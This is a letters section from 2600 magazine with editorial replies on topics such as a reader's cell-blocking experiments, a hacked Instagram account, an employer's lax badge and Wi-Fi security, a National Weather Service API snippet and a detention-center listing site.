First, I called a number from my cell which returned the same message as the one described. So I called my wireless carrier about this and they looked into it. They determined that it was not an issue on their network or some technical issue with my phone. They also determined that this number I called was not a "premium number" or the like and they concluded that my specific cell phone number was being blocked at the receiving called end. My carrier did not give any concrete reason(s) as to why my specific number was being blocked, nor did they offer any speculation.

Just to double check this, I called this blocked number from a landline, a different cell, a VoIP phone, and a satellite phone. These calls all went through and connected with no trouble at all, no recording of any kind. Further, the settings on my cell were set to hide my number automatically on the network and my call was still blocked, returning the same message. My call did not go through as an "unidentified number." So I tried to think of another workaround. Since I had proven that my specific number was being blocked, I had my carrier change the number on my cell, figuring that this would work and the call would go through as it did with the other telephony devices that I had tried. No such luck, as my call was still blocked and I received the same recording as before.

I saw that the SIM card was set as the "preferred SIM for all calls." Since this was a GSM cell, there were two things that I thought of that could be leaking out very specific detailed information that was unique to this phone that was being used to identify and block it: the IMEI and the IMSI. The International Mobile Equipment Identity (IMEI) number is used by a GSM network to identify valid devices and therefore can be used for stopping a phone from accessing that network This renders the phone useless on that network and sometimes other networks also, whether or not the phone's Subscriber Identity Module (SIM) is changed. The IMEI is only used for identifying the device and has no relation to the subscriber. Instead, the subscriber is identified by the transmission of the International Mobile Subscriber Identity (IMSI) number, which is stored on the SIM card. Many network and security features are enabled by knowing the current device being used by a subscriber.

Further, IMEI is an un-authenticated mobile identifier, as opposed to IMSI, which is routinely being authenticated by home and serving mobile networks. The IMSI is used to identify the user of a cellular network and is a unique identification associated with all cellular networks. The IMSI is provisioned in the SIM card and is used in any mobile network that interconnects with other networks. The IMSI also contains the Mobile Subscription Identification Number (MSIN) within the network's customer database, allowing for further means of unique identification.

This analysis leads me to believe that perhaps an IMSI-catcher or Stingray may have been used to grab the phone's unique identifying technical information and then block/restrict it. The GSM specification requires the handset to authenticate to the network, but does not require the network to authenticate back to the handset. So if a cell user did connect to an IMSI-catcher or similar technology, it would not tip the user off to that.

I also called the blocked number from a spoofing app on my phone and the call went through again with no trouble at all. I expected this result, as it was logical; the spoofing app did not broadcast my phone number, IMEI, or IMSI to the receiving end. Finally, SMS sent to the blocked number went through with no trouble at all. Interesting. This calls for further analysis at some other time.

I hope this sheds some light into the darkness, as this is my goal.

hammerhead

Your goal was achieved then. This kind of analysis and experimentation is precisely what we need to apply to all of the various puzzles technology throws our way. One item we ought to clarify involves delivery notification of SMS messages. While there are options in most phones to let you know whether or not a message was delivered, we've found that these tend not to be accurate. For instance, sending an SMS to a landline results in a "Delivered" message, even though no message was ever received. So the SMS supposedly going through to this blocked number may not actually be what's going on. Another bit of information we're really curious about is whether the cell phone that worked was using the same phone company as yours. If it wasn't, perhaps every phone that uses your cell carrier is similarly affected. The only other issue that remains unresolved is why precisely this selective blocking is occurring in the first place. We have no doubt our readers will help to solve this mystery.

Assistance

Dear *2600:*

Assistance required. For some reason, darpa.mil was taken down after I submitted some ideas pertaining to free energy.

D

People are under the impression that we can do anything. But, if it helps, we got the site back up. You're welcome.

Dear *2600:*

Can you please help or have your hackers help? My friend has an Instagram account that has been hacked and Instagram is totally ignoring him. Instagram help is absolutely no help at all. He can't get into his account - he keeps trying to reset the password, but no link is sent. Someone has hacked into it and keeps following and unfollowing people. He wants to delete this account completely, as he is so stressed and full of anxiety, it's actually making him physically and mentally ill. Please contact him if you can help. He's almost driven to something that could be extremely dangerous to his health and I'm worried he is not thinking straight. I've been in tears over this and so has he. He wants to delete his account as he really can't cope with anxiety.

A B

We only printed one third of this letter, but the rest is pretty much the same thing. We sympathize completely, but at times like this, friends and family need to step in and help the person going through this. We can say it's only a damn Instagram account and it really doesn't matter, but that's not going to resonate with your friend and might even make things worse. However, that's the point of view that anyone signing up for these services needs to have *from the outset in order to keep things in perspective. Bad things happen, files get deleted, companies go out of business. We must always be prepared for these things to happen without warning. There's nearly always a way to route around the problem if you're prepared. We've all seen the results of taking services like Twitter and Facebook too seriously. Tiny actions have disproportionate reactions, misspeaking can result in consequences that are far too severe, and real world events can be manipulated in ways previously thought to be impossible.*

If and when your friend gets to a calmer place, it would be wise to figure out what happened and how. If he uses weak or repeated passwords on various services, this is probably what led to the compromise/takeover. If Instagram truly isn't responsive, then that fact needs to be spread far and wide until they address the issue one way or another. Too often, we're expected to simply communicate with artificial intelligence and forego human interaction. If he decides to stick with Instagram, then rebuilding with a new account is one option. Or he could go with another service entirely and share his experiences with others who may face the same challenges. Helping others is often a healthy method of coping with this kind of thing.

We hope this gives you some ideas on how to handle this, rather than assuming that we're sitting here with an army of hackers waiting to exact revenge on the proper targets.

Dear *2600:*

I am currently looking for a mentor for hacking, not script kiddie stuff, but the nitty gritty of Linux. I have a base knowledge of Linux and the basic fundamentals of networking and some of the tools provided in the Kali Linux package. I would love to expand my knowledge and I hope that whoever reads this can point me in the right direction. I do not have any ambition to use the knowledge I gain for any black hat purposes. I would love to make this a career.

tk

There's no need to proclaim your virtue or use mass media lingo like "black hat" to express your desire to learn. There's no loyalty test involved - everyone has the right to knowledge. Your motives and values are yours alone. That said, there are so many ways of achieving this. It's great to have someone you can bounce questions and theories off of. It's difficult to simply conjure up that kind of a relationship at will. Academic and social environments tend to be great for this. Many have had success by finding like-minded people at their local 2600 meeting. You can go the more formal route with classes, tutors, and the like, but we find this sort of thing works best when there isn't a hierarchy. While there's no substitution for actual human interaction, you can still do plenty of brainstorming and experimentation online.

Submission

Dear *2600:*

Hi, how are you? Payphone submission from Austin, Texas. Have a lovely day my friends.

Hihowareyou122

Coupla things. First off, we're happy, hope you're happy too. Second, you sent this to the wrong address. Payphone submissions need to be emailed to payphones@2600.com. Finally, what you sent didn't include any picture! So, even if we decided to be nice and forward it over to the right department, we had nothing to forward. All that said, we hope to see something soon.

Scam

Dear *2600:*

I'm writing to you concerning a recent scam user on eBay that I encountered about a month ago. The person was actually buying a cell phone from me. The total amount was $450. After two days went by, the scammer was egging me on to send the item to his friend. I could not access the money then because it was the weekend. So he said to check the spam in my email, which I did. But Gmail said the email was considered dangerous.

After that weekend, I went to go back and check the user on eBay. But the scammer account was closed. My account from eBay is frozen. The email sender was located in Singapore.

I located the number in Los Angeles. But, like you said in the reply to Logan (36:1), the Caller ID was spoofed. I would like this to be published because I want other people to know what happened to me so they can have a clue before it happens to them. I know this is happening more often now. I think it is the technology that is coming out so fast. But who knows why. He did not get the item.

I do not want to call eBay because that is a hassle! Any advice?

Blair

There are some missing details here that would be helpful in order to fully understand what's going on. If the buyer was scamming you, we don't get why your eBay account was frozen. We also don't understand why you don't want to communicate with them to get this resolved. What other kind of advice are you expecting in order to help fix this? In addition, you don't explain this spoofed number. Did the scammer from Singapore call you from a spoofed Los Angeles number? Or did he just make up a fake phone number for his contact info? If the latter, that is not Caller ID spoofing, but simply lying.

Without a clearer picture of what actually happened here, it's hard to warn people about specific mistakes they might make, such as sending something out before getting paid and/or sending to addresses that are suspicious for one reason or another. At least it sounds like you managed to avoid becoming a victim here.

ASSESSMENTS

Observations

Dear *2600:*

I'm amazed that you're still around! Reality caught up with you. I knew *2600* and was it Richard Goldstein who ran it back when I had a couple of programs on WBAI in New York City in the 1980s and we were both looking at similar events happening?

Go well.

Bill

Well, some of that resembles the truth. But thanks for the sentiment. (And how exactly did reality catch up with us?)

Dear *2600:*

The "Meetings" section of the latest edition (36:2) seems to contain some silliness that I am unfortunately familiar with; specifically the message from "Sebastien."

I recently experienced the joy of opening UTF-8 encoded CSVs in Excel and having the software decide it was meant to be read as Windows-1252 due to a lack of byte order mark, so I suspect Microsoft is probably somehow to blame for the mangling of "Sebastien." I found this website quite handy when I was trying to get some background on the issue: www.i18nqa.com/debug/utf8-debug.html.

Loving the magazine so far - this is my first year as a subscriber.

Erik

At least we know people are paying attention.

Dear *2600:*

The recent announcement by Facebook to roll out their own virtual currency called "Libra" brings a huge question. What are the major downsides to having such a currency available to users? Let's first start with a major technology company having control over their own currency without having the so-called same oversight as major financial institutions which can lead to various issues like data breaches, volatility, privacy matters, processing of transactions, etc.

Data breaches routinely happen within all industries anyway, but when a technology company such as Facebook (or any social networking site) has plans to roll out their own currency, this can be magnified since there isn't the same level of regulation which a normal financial institution would experience when data gets stolen leading to a potential hardship to a customer's wealth. Secondly, there is much volatility regarding virtual currency. Who says it's going to stay stable for users or even potential users in the future, since there would be no guarantee it wouldn't decline even a little bit? Users want stable currency for financial transactions, not ones which tend to fluctuate drastically, either up or down. That's more like playing the stock market instead of relying on stable financial transactions. Third, there is the issue of privacy when it comes to such a currency. This, of course, has been major news for social networking platforms already and, by having them offer such services, they would be able to further keep tabs/tracking on an individual's daily financial transactions leading to less and less privacy to users.

Social networking platforms should not be in the business of financial matters of any kind and could lead to many negative results

Bill Miller

Dear *2600:*

I saw this today at Electronic Parts Outlet in Houston and thought you might be interested. Twelve issues of *2600* for just $30!

BRobin

The shrink wrap is a nice touch. But it goes to show that those printed issues are always out there and will be snatched up by somebody. We're almost tempted ourselves.

Dear *2600:*

You appear to have used my picture in 36:2. On the back you state that I will receive a one year subscription if you use my picture. Is this valid for the payphone pictures as well?

Reader

Yes, you are correct, we do appear to have done exactly that. However, we don't move nearly as fast as some people expect insofar as sending out notifications. It usually takes a couple of weeks after the issue has been released. Sometimes, when all hell breaks loose (which has been the case this summer), it could take a little longer. But all notifications have now been sent out and you should be completely up to date (and yes, your payphone photo qualifies). We hope you send in more pictures and maybe even an article. And we promise to move faster next time.

Dear *2600:*

In the Summer 2019 issue (36:2), there is an article called "Potential VPN Attacks" written by someone with the name "aesthetic." It is very similar to mine - so similar, in fact, that I've had a couple people contact me congratulating me on getting a great article published. So just to clarify, I am not "aesthetic," and while I always appreciate a kind note, people who liked that article should be thanking the right person.

aestetix

Hacker identity is indeed a complex issue.

Dear *2600:*

I just finished reading "Let's Just Call It Bitcon" by XtendedWhere in 36:2. Like most people on Planet Earth, I've read a lot and heard a lot about Bitcoin. Never before have I read such an honest and insightful view of Bitcoin and "klepto-currencies" (as the author calls them).

It seems that there are truly some flaws with the whole system that might be impossible to overcome except in the few examples he gives. This article is true journalistic excellence and it's so refreshing to see it in the pages of *2600*.

Please keep it up!

Ron

Always happy to present divergent opinions. And always wanting to see more.

Dear *2600:*

I wanted to send you all a quick thank-you note for publishing my article "Hacking in a Slow Job Market" in 35:4. Can you believe I wrote that five years ago? I honestly figured it might have been lost, buried in a pile of mail, or your editor was disinterested in transcribing my handwriting! Imagine my surprise when I received a free issue to my post office box! Looking back at the article, I'm not as pleased with it as I was when I wrote it, but I did learn one important thing from my own article - to remember to date any correspondence! Happy hacking!

Kamonra

Five years is pretty extreme, but sometimes handwritten articles wind up in a pile that takes a little longer to enter into our system. It's possible it was entered much earlier, but was waiting in a queue for space to open up, which can happen to any potential article. But this is the exception, not the rule. We still want lots more articles to come pouring in.

Dear *2600:*

Saw this article in the recent *Tulsa World*. We cannot help but believe that you all are behind this in some strange way! By next week it will be 2600 teachers without their certificates.

M. Rottschaefer

The headline read "Close to 2,600 nonaccredited teachers working" and, if hitting that magical number is what it takes to make people aware of the serious teacher shortage we're facing, then we're happy to help.

Dear *2600:*

Why has *2600* decided to bleachbit all mention of the Imran Awan affair, which is the most significant IT security news event of the last quarter century?

Lifetime Subscriber

It's so great when people assume that everything we do or don't do is the result of a carefully considered decision-making process. We're not even sure if this accusation is confined to our own pages or is meant to imply that we've managed to keep the story out of all media. Regardless, there has been no such intentional action or inaction. We simply can't cover everything. But that doesn't mean we won't bring attention to a story if someone writes in with the info. This was a golden opportunity to do just that, but your one sentence letter only scratched the surface. So we'll just share what is generally known, which is that this guy was arrested for making a false statement on a bank loan application. Because he had a connection with some Democratic members of the House of Representatives, there have been all kinds of conspiracy theories spread about him, which apparently we're now a part of. To put this into perspective, the judge who sentenced him actually came to his defense, describing these conspiracy theories as "an unbelievable onslaught of scurrilous media attacks to which he and his family have been subjected." He even added that there had been "accusations lobbed at him from the highest branches of the government, all of which have been proved to be without foundation by the FBI and the Department of Justice."

So, by printing this, we're probably deep into the cover-up now.

Dear *2600:*

Greetings from Hooli in Folsom!

Having come from over a decade of retail background to a corporate environment with experimental technology, I thought certain things would have turned out differently. It was with naive enthusiasm that I had left behind what I believed to be the bottom of the employment barrel for what I perceived to be more dignified and professional standards.

Though my story is likely a dime a dozen, it still strikes me as shocking how my current employer gets into frequent trouble with the many internal conflicts, lawsuits, and "corporate espionage." There are also many *Game of Thrones*-like micro-conflicts amongst the multitude of laboratories here. Between the "CWs" (aka contingent workers), the direct-hires, individuals here on working visas, and "guests" from other locations, there's a constant chess game of calculating rank and subjective superiority that seems to change with the projects and work weeks.

Despite this multi-billion dollar company spending tons of money on these petty squabbles, it fails horribly in its security. You can read about it in the *Sacramento Bee* or other forms of media or publishing. Despite their attempts to maintain their workforce, individuals continue to leave for false promises with competitors, only to be cheated out of promised employment.

If that wasn't bad enough, the security practices are lacking and sub-par. It also doesn't help that most of those responsible to uphold them are among the reasons they were enacted in the first place. On a side note, why would one make a 12-foot-long banner advertising a top-secret project for anyone who walks into the lobby to see?

As a curious and ponderous individual, I am constantly observing and poking at the security measures before I even enter the front door. To enter the labs after getting into the lobby, you need to wave your badge over the reader. Normally, your personalized badge has a crappy picture of yourself on it, along with your full name. These pictures are too small to be clearly seen from six feet away and are often faded. If you lose your badge, you can request a temporary, which omits basically all visible personalization from it - you are "supposed" to return them at the end of the day, but they *do* get lost. If some mal-intent individual were to come across a temp badge, they might be tempted to use it *soon* - fortunately, the temp badges expire after 24 hours. Use it before you lose it. On that note, I noticed that the RFID badges still work even when I have mine in my pocket. One could conceal the poor picture while still using the badge. Of course, employees occasionally hold the door open for each other, which is a no-no, a fact that is only posted *inside* the labs.

Wireless security is a joke. There's no MAC or IP filtering of any sort. There is the typical website blacklist though - but that can be easily averted. The ranges of the wireless APs stretch far beyond what's necessary. Why is this a concern? Because if you can't physically get in, you could at least get into the network. These slightly smaller (though still too large) targets are often the ones with classified files in the connected drives. Getting a "guest" access account is easier than getting a temp badge - and allows for the potential to access such network folders. I've tested this out - it still works. Now that our internalized "IT team" is being outsourced overseas with our net admin, I suspect more problems will emerge eventually.

I can go on and on about Folsom Fails, but my point is that in my years of retail, I was never exposed to the kind of negligence and hypocrisy that I'd only read about prior. I had imagined the grass to be greener on the other side (and in many ways it is), but reality is not as pretty as aspirations. Being the security conscious and pro-free-software tech that I am puts me in an awkward position at the moment, but I'm doing what I can to bring awareness to those around me.


Der

While specific details have been mercifully left out, we're always happy to print info that really exposes security holes at named companies or organizations and forces some necessary changes. Thanks for keeping your eyes open and for sharing.

Dear *2600:*

I moved to this area in July 2017 and have passed by this store every day until fairly recently. One day, I noticed that their gas prices had dropped - and I needed beer, too. So after looking at my receipt, I noticed their address. *Wow!* It's 2600. Now I stop by the store every time I need gas and beer.

Lifetime member
Jim



```
                QUICK STOP
               2600 HWY 378
            GILBERT, SC 29054
              [803] 892-6581
                  125083
                Quick Stop
               2600 HWY 378
             Gilbert SC 29054

        ***PRE-AUTHORIZED RECEIPT***

 <CUSTOMER COPY>

   Description            Qty      Amount
   --------                -       -------
   PREPAY CA #03                    20.00
T  16 oz Bush Ice can      2         2.10
                                 ----------
                   Subtotal         22.10
                        Tax          0.15
        TOTAL                      22.25
                   PREAUTH  $       22.25

PREPAY Receipt
DEBIT    USD$22.25
```

Wouldn't it be nice if every business that had our name as part of their address was guaranteed the support of our community?

Dear *2600*:

In the Winter 2018-19 issue of *2600*, Pop Rob mentions that the USPS photographs the covers of U.S. mail in order to speed delivery, but erases the information after 30 days ("Sorting It all Out: The Long Lost Bastard Children of the United States Postal Service"). Do you believe everything the *gum-mint* tells you? *I don't! Never* ever believe the government!

What actually happens is that *before* the USPS erases the information, some other TLA (three letter agency) hacks the USPS files and takes that information and stores it forever. It might be the CIA, NSA, ???, or all of the above, but it is stored for later use. They can tell you received *eight* letters from zip code 40202, but not the specific person just by decoding ZIP code information. If nothing is written as a return address or identifying information, then they are stuck.

I am subscribed to Informed Delivery and it is very convenient to know what will be arriving in today's mail. I only receive package information maybe 20 percent of the time depending on how metered postage is paid. I am also a very experienced philatelic collector and was a good friend of former Postmaster General Marvin Runyon. I first met him when he was the head of the Datsun plant, now Nissan, in Smyrna, Tennessee, and I covered him for the local newspaper.

I have a friend that has *big* connections with FedEx in Memphis (does business with them) and is a Motorola radio dealer who buys lots of radio surplus stuff from the federal government and others. It is not "current" surplus, but maybe one generation from current, so they surplus it for pennies on the dollar, sometimes for tenths of a penny on the dollar, and then sell it on eBay (aka eGreed). I am a ham radio guy with *extra* class privileges, the *highest* available. I also have lots of DES-XL, DVP-XL, and AES 256 encryption methods available for my radio hobby. I have keyloaders for all of the algorithms and even a KVL4000 key loader, the latest Motorola acknowledges they make. No telling what they only make for the *gum-mint*. It is illegal to use encryption for ham radio *unless* you are communicating with a satellite.

My wife has been told that if anyone comes by the condo and asks to come in, you ask them "Do you have a warrant or probable cause? If the answer is *no*, tell them to get their ass back out on the street as they are *trespassing!* I didn't work for over 40 years with the local news media for nothing.

Oh, and I also have cans of CIA X-ray spray that, if you spray an envelope, you can usually read what is inside. Wonder if they use it on letters addressed to *2600?* I bet they sometimes do! I sometimes wrap heavy construction paper around information addressed to others I don't want read!

ABE
(not my real name)

If you reread the article in question, you'll see that the author expresses the same skepticism you do as to whether or not those images are truly destroyed. And while we'd love to believe the scenario you describe as to what really happens to this data, you didn't provide any actual proof, other than suspicion and mistrust of the government, which is more than likely justified. But actual evidence is really good to have.

There seems to be some debate in the ham radio community as to whether or not encryption is illegal for general communications. We'd love to get more input on this.

And we bet your wife didn't need to be "told" by you how to handle warrantless entry - she likely already knew that plus a whole lot more.

Thanks for explaining why this letter was mailed to us attached to a sheet of black construction paper. We thought it was just for the look (which was pretty cool). And, for some reason, all of our normal suppliers of x-ray spray have dried up.

Dear *2600*:

I am in an institution and, as I await the resolution of an appeal to conclude that my last issue of *2600* isn't "contraband," I was just reading a recent *Consumer Reports* (January 2019, page 7 "Reopening the Internet"). I am pleased to report that *Consumer Reports* has been assisting in some efforts regarding the net neutrality laws now being passed by some states, even though the feds don't believe the states can be responsible to handle their own guidelines.

Let me quote a bit for you: "California has been the latest state to restore net neutrality protection.... The law, considered to be the most comprehensive in the nation will defend consumer choice and competition by preventing ISPs from blocking, slowing or giving preferential treatment to any websites or apps."

Although California is only one of three (Washington and Oregon included), they (*Consumer Reports*) believe that because of California's size (and tech-savvy valley girls), it may more heavily influence the overall outcome of this fight. California's *Consumer Reports* members sent over 20,000 emails to state reps supporting the bill. In the end, the feds determined that the states lack authority to enact their own such guidelines.

The fact that Big Brother continues to cogitate they have the best interests of the public in mind, I can only imagine the level of lobbying that ISPs are investing in. But please, read on....

There is a federal bill backed by *Consumer Reports* and Senator Ed Markey (D-Massachusetts) that would reverse the FCC's repeal. It passed the Senate in May, but got stalled in the House.

To assist in this fight, go to action.consumerreports.org/tech20180611comments.

I would like to see some details or an article about the biggest ISP companies involved in this cock-blocking effort, including the lobbyist firm(s) assisting them. (Maybe that's a bit harsh.)

As stated earlier, at present I do not have the resources many of you have, but I have a dummy workstation and am educated enough to write a pointed letter or two. If anyone has facts on this topic and how more of us can be directly involved, I'm sure I am not alone in wanting to know more. For those of you who don't write, you can tell your people to boycott these power hungry bullies by not subscribing to their services. But someone needs to tell us who they are. Tag - you're it!

For What It's Worth Department: Remember OnStar? *Consumer Reports* says that Alexa is built into the 2019 Toyota Avalon, 2019 Lexus ES sedan, and the 2018 Ford EcoSport. BMW, Genesis (Hyundai), Mercedes, and Nissan are in line for it as well, if not already, by this writing. You can buy and install one for $50 on your own.

That's my two cents! Thanks to the *2600* family for keeping up the fight. Keep up the great work, folks!

Mortis the MoUse
"Hackers of the world untie err unite!"

Requests

Dear *2600:*

Could you pass my name and address on to any of your colleagues who can 1) crack the code used by some to report printer results and also 2) who would like to take part in an operation to report on auto reports made by software installed on my printers? I own the hardware; I have purchased it; it is my property; I have every right to know what, specifically, is being reported regarding its operations and to whom those reports are going.

Many thanks!

Stephen

We agree - you certainly do have that right. But we're a magazine, not software and hardware support. What we can do is print an in-depth article with specific info on particular software that can help benefit many thousands of people. If and when people with the knowledge and access write such pieces, having the means to get this to our readers is invaluable. This may sound like a painfully obvious conclusion, but too often people go for the quick fix that really only addresses their immediate problem and doesn't really help anyone else. We need to think bigger. This is a permanent archive - there are articles from decades ago that still annoy the hell out of certain companies to this day. That is power we would all do well to take advantage of. We hope you see something in these pages that will address your problem. If you write in with more specific info, then the odds of that happening go way up.

By the way, not only was this sent to us via email, but we got an individual envelope addressed to every single one of the classified ads that ran in the last issue. We respect your passion and desire to get an answer, but all this did was waste a lot of paper and postage. We're not mail forwarders - you can always contact our Marketplace advertisers individually. Or you can place your own free ad with as much info as you want to give out.

Dear *2600:*

I appreciate you continuing to run my original classified ad regarding my zine, but I'm no longer publishing it. I'd respectfully ask that you remove it. Thanks. Also, will you accept written/typed articles for submission?

Vincent

Sorry to hear about the demise of your zine. As you can attest, it's very challenging work. As for accepting articles, we absolutely invite them in all forms, written and typed included. Just make sure they're somewhat relevant to the hacker world.

Data

Dear *2600:*

This is the medical record that the vet in Texas faxed up.

This is the DLH kitty with the aversion to people and being touched. She is afraid of everything and always has been. She needs to have her fur cut down lion style, but, will need to be anesthetized to do so. She will also need to be updated on her rabies.

Could we get her in on Monday for this?

T

Monday is fine, but this really isn't our call.

We have no idea at all how this happened, but somehow our email address started getting updates on certain animals that were meant for a certain veterinarian This is the equivalent of having a crossed phone line decades ago. You'd pick up your phone and hear someone else having a conversation on your line. Or, while talking to someone you intended to call, you'd hear someone else as well. Sometimes they could hear you too, sometimes not. It was always a magical event. Well, this isn't nearly as much fun, but it made the day more interesting. We understand the cat's doing fine, too.

Dear *2600:*

I wanted to write in response to Ladyada and Phillip Torrone's article "'Display the Planet' Is the New 'Hack the Planet'" in 36:1 (Spring 2019) on how to use OpenWeatherMap's (OWM) API to get the weather. It turns out that I have a similar program to scrape the National Weather Service (NWS). The major difference is that with OWM you can put your zip code into the API, whereas with the NWS you need to find a special URL for your forecast. Also, NWS only works for locations in the USA, but a lot of countries should have similar programs. The benefit for the NWS is that you don't have to create an account - anyone can make a request.

```
import json
import requests

def find_forecast(long,lat):
raw=r'https://api.weather.gov/
➥points/'

if long <0:
long = str(long)[:8]
else:
long= str(long)[:7]
if lat < 0:
lat = str(lat)[:8]
else:
lat= str(lat)[:7]
API = raw + long +','+lat
```

```
response = requests.get(API)
response.raise_for_status()

data = json.loads(response.text)

return data['properties']['fore
➥cast']

def main(url):
response = requests.get(url)
response.raise_for_status()
weather_all = json.loads(
➥response.text)
return weather_all['properties']['
➥periods'][0]['detailedForecast']
```

The two functions above are used together to get your local forecast. find_forecast is used to find what grid map you need for your forecast. For example, the post office in Middle Island has a Long/Lat of 40.882121, -72.944969, so find_forecast(40.882121, -72.944969) returns api.weather.gov/gridpoints/OKX/67,47/forecast. The best part is you only need to run this once, and after that you can hard enter it into your programs, as these don't change. Also, for hourly forecasts you just add "/hourly" to the end of the URL. So our URL would be api.weather.gov/gridpoints/OKX/67,47/forecast/hourly.

The main function is used to get the actual forecast. So as of writing, the lines of code:

```
post_office=find_forecast(40.882121,
➥ -72.944969)
main(post_office)
```

will return: "Partly cloudy, with a low around 56. East wind 5 to 10 mph."

You can replace the "detailedForecast" in the last line of main() with the following:

```
temperature
windSpeed
windDirection
```

`icon` (will return a URL of a picture to illustrate the weather, in case you don't know what clouds look like)

`ShortForecast` (will give you a short forecast e.g. "Partly Cloudy")

Play around with it, and don't forget to have fun!

Chester

Dear *2600:*

This is what Tank's eye looks like today.

The first two pictures are today. The third picture is yesterday, and the last picture is from Sunday.

Ronald

We were a bit worried about how Tank's eye looked, so much so that we made sure the message got to the right person. (Be thankful we didn't choose to print pictures of a bulldog's infected eye here.) But this isn't what we need to be doing with our time - other than trying to figure out how something like this happened in the first place (the email snafu, not Tank's eye, although that too should really be investigated). We'd love to hear other similar stories if they're out there. It may not be as much fun as a crossed phone line with a total stranger, but it's all we've got for now.

Dear *2600:*

I wanted to share this public information with you. (Yes, I am not using SecureDrop; yes, I accept the small amount of risk; no, this is not an anonymous tip.)

The Berks County family detention center is currently incarcerating families - both parents and children - and has been for years. This facility is one of a handful across the country. Whole families live in cells and are incarcerated together without cause. It is in Berks County, Pennsylvania. I have the pleasure of knowing organizers in the Shut Down Berks coalition. Governor Tom Wolf (D-Pennsylvania) could issue an emergency edict right now that would shutter the facility and release all incarcerated families to sponsors and family members. Most incarcerated families have relatives in the Pennsylvania area. None of them need to be held in a concentration camp.

Berks Family Residential Center
Philadelphia Field Office - ICE
1040 Berks Road
Leesport, PA 19533
Phone: 6108160743

Repeatedly phone Governor Wolf at 717-787-2500 and Lieutenant Governor Fetterman at 717-787-3300, publicly denounce them on social media, write them letters, and generally annoy them into doing the right thing. They also could use people who want to get more involved in the project, and have monthly onboarding meetings through their Facebook page: www.facebook.com/ShutDownBerks-Coalition.

Berks detains innocent families, and the stories coming out of the facilities are horrific. The coalition has videos on YouTube, Facebook, and other social media sites of innocent immigrants telling their stories of abuse and suffering. The facility has a *long* history of documented human rights abuses.

Feel free to put as much or as little of this information on your page. This facility is not a CBP (Customs and Border Protection) station specifically, but it is an abhorrent concentration camp directly derived from the U.S. prison system.

Thank you for your tabulation duties. I grew up reading *2600* at my local Borders, and while I did not expect the publication to speak out in this manner, I am very happy to see you do so.

For a better future
Mark

Whenever we see people being mistreated, we feel compelled to say something. And, regardless of how you feel politically, what we're seeing today on such a massive scale clearly goes against the values we've been taught that our country stands for. And so, we devoted some of our abilities towards compiling a listing of detention centers where individuals, fami-

lies, and/or children were being held without charge in a site called concentrationcamps.us (and interncamps.us for those offended by the name of the first site). We believe that people have the right to know the facts and, if this is happening in your neighborhood, it's not likely anyone in charge is going to tell you. As with all of the information we divulge, what readers do with it is completely up to them.

Dear *2600:*

Are these new camp locations or were these open during the past administration, such as Obama's, Clinton's, Bush's? Please reply.

Rick

We weren't invited to any of the grand openings, so we have no record of exactly when these facilities began operations. The only thing we do know is that a huge number is currently being used in the manner described. Often, one of these places is converted from another use or is used for multiple types of "guests." Then there are the brand new ones, sometimes literally tents in a field. We count those as well.

Dear *2600:*

This site (concentrationcamps.us) is using your site as a source for this disinformation.

Looks like they uploaded to your "secure drop," but you should probably contact the website in question to stop using your site for this.

Case Inpoint

What's funny is that this isn't the first time someone has reported our own actions to us without realizing that it was us all along. Yes, we put that site up and correctly attributed it to ourselves. There was no need for us to use SecureDrop to accomplish this and there's no way on earth anyone would be able to tell if that service was used in the first place. What's particularly ironic about the outrage we've seen is that it's based on inconvenient facts that are really pretty indisputable. These are facilities where people are being held without criminal charges. They're places where kids who haven't committed any crimes are being locked up like criminals. Sometimes entire families can be found there. And none of these statements can be defined as "disinformation" because they're all proven by fact. Many people aren't even aware that being undocumented is a civil matter, not a criminal one. We've found over the years that whenever there are a number of disturbing facts present, oftentimes lists of publicly available information helps to paint a clearer picture of what's actually going on. That's what we were hoping to accomplish here.

Help Needed

Dear *2600:*

Even though I am not very good with computers and my English is not very good, I love your magazine. I have a subscription to *2600 Magazine* but I can't find it in Google Play. Please help me and tell me what should I do. Are there other people with the same problem?

Rad

Without any notice to us, Google moved the magazines into the Google News app. So, in the Google News app, select the Newsstand section from the icons along the bottom of the screen. In there, if it's not already listed, you can search for "2600 the hacker quarterly" and it should show up in the list. You can also long-press on the Google News app icon and select "Magazines" from the menu. That will take you directly to your subscribed magazines.

Dear *2600:*

I am in a situation such that I have to give up my (incomplete) collection of *2600* printed issues. However, a couple of years ago I submitted a question to *2600*. It was published! I would like to keep that issue, but I don't know which one it is, and I'm short on time. Is there a way to search your archives?

muh muh

Wow. That's quite a homework assignment you just handed us. And we don't even know if you used the same name. You didn't tell us what question you asked, which would have been a really nifty bit of info to help with the search. Even telling us what your incomplete collection consisted of would have helped since we could have narrowed our search based on that. We appreciate that you're short on time and apparently can't search your own issues, but try to meet us a quarter of the way and give us a few clues?

Dear *2600:*

In the Summer 2019 issue of *2600*, you published a short letter from someone called "D," who wrote to you saying that the darpa.mil website had been taken down shortly after they had submitted some ideas about free energy to DARPA.

I do research on "free energy" related subjects, and would very much like to get in contact with "D." Can you please send me their email address, if privacy concerns do not prevent you from doing so? If you can't send me the email address, would you be willing to forward my email address and contact information to them?

Thanks so much for any help you can provide.

John

While we don't normally do such things, you caught us on a good day and we forwarded your email to that contributor. (We never reveal addresses for writers without their permission.) We hope you find what you're looking for.

Dear *2600:*

